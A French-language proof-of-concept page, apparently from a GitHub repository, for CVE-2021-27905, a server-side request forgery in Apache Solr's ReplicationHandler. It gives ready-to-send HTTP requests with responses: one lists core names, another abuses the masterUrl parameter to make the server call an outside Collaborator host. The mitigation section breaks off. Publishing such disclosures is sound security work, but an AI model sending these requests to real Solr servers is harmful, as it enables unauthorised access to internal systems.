
 murataydemir/cve-2021-27905
[CVE-2021-27905] Falsification de requête côté serveur (SSRF) dans Apache Solr ReplicationHandler

[CVE-2021-27905] Apache Solr ReplicationHandler - Contrefaçon de requête côté serveur (SSRF)
Hit Counter
Apache Solr (acronyme de Searching On Lucene with Replication) est un moteur de recherche gratuit et open source basé sur la bibliothèque Apache Lucene. Écrit en Java. Apache Solr dispose d'API RESTful XML/HTTP et JSON ainsi que de bibliothèques clientes pour de nombreux langages de programmation tels que Java, Phyton, Ruby, C#, PHP, et bien d'autres, utilisées pour créer des applications d'analyse de données basées sur la recherche pour les sites web, bases de données, fichiers, etc.
Apache Solr toutes les versions antérieures à 8.8.2 (7.0.0 à 7.7.3 et 8.0.0 à 8.8.1) sont vulnérables à une faille de type contrefaçon de requête côté serveur (SSRF). L'exploitation réussie de cette vulnérabilité peut entraîner des actions non autorisées ou un accès aux données au sein de l'organisation, que ce soit dans l'application vulnérable elle-même ou sur d'autres systèmes backend avec lesquels l'application peut communiquer.
Le ReplicationHandler (normalement enregistré sous /replication dans un noyau Solr) possède un paramètre masterUrl (ainsi que l'alias leaderUrl) qui est utilisé pour désigner un autre ReplicationHandler sur un autre noyau Solr afin de répliquer les données d'index dans le noyau local. Pour prévenir une vulnérabilité SSRF, Solr devrait vérifier ces paramètres par rapport à une configuration similaire à celle utilisée pour le paramètre shards. Avant que cette vulnérabilité ne soit corrigée, ce n'était pas le cas.
Preuve de concept (PoC) : Pour exploiter cette vulnérabilité, un attaquant doit connaître le nom du noyau sur Apache Solr. C'est pourquoi la requête suivante peut être utilisée pour déterminer le ou les noms de noyau.
GET /solr/admin/cores?indexInfo=false&wt=json HTTP/1.1
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Connection: close

{
    "responseHeader":
    {
        "status": 0,
        "QTime": 0
    },
    "initFailures":
    {},
    "status":
    {
        "beliana_dev":
        {
            "name": "beliana_dev",
            "instanceDir": "/var/solr/data/beliana_dev",
            "dataDir": "/var/solr/data/beliana_dev/data/",
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-04-20T13:49:06.569Z",
            "uptime": 293226747
        },
        "beliana_prod":
        {
            "name": "beliana_prod",
            "instanceDir": "/var/solr/data/beliana_prod",
            "dataDir": "/var/solr/data/beliana_prod/data/",
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-02-02T06:07:19.668Z",
            "uptime": 6973733649
        },
        "beliana_stage":
        {
            "name": "beliana_stage",
            "instanceDir": "/var/solr/data/beliana_stage",
            "dataDir": "/var/solr/data/beliana_stage/data/",
            "config": "solrconfig.xml",
            "schema": "schema.xml",
            "startTime": "2021-02-02T06:07:19.668Z",
            "uptime": 6973733649
        }
    }
}

Après avoir déterminé les noms des noyaux, sélectionnez simplement l'un d'entre eux et effectuez une requête vers ce point de terminaison : /solr/{core_name}/replication/?command=fetchindex&masterUrl={ssrf_here}
GET /solr/beliana_dev/replication/?command=fetchindex&masterUrl=http://4rwzji8a3i6xi33sjoml8qdda4gv4k.burpcollaborator.net HTTP/1.1
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: Sat, 01 Jan 2000 01:00:00 GMT
Last-Modified: Fri, 23 Apr 2021 23:16:50 GMT
ETag: "1790105893b"
Content-Type: application/xml; charset=UTF-8
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<response>
    <lst name="responseHeader">
        <int name="status">0</int>
        <int name="QTime">75</int>
    </lst>
    <str name="status">OK</str>
</response>


Atténuation : L'une des mesures suivantes suffit à prévenir cette vulnérabilité
8.8.2 ou une version ultérieure.Références :







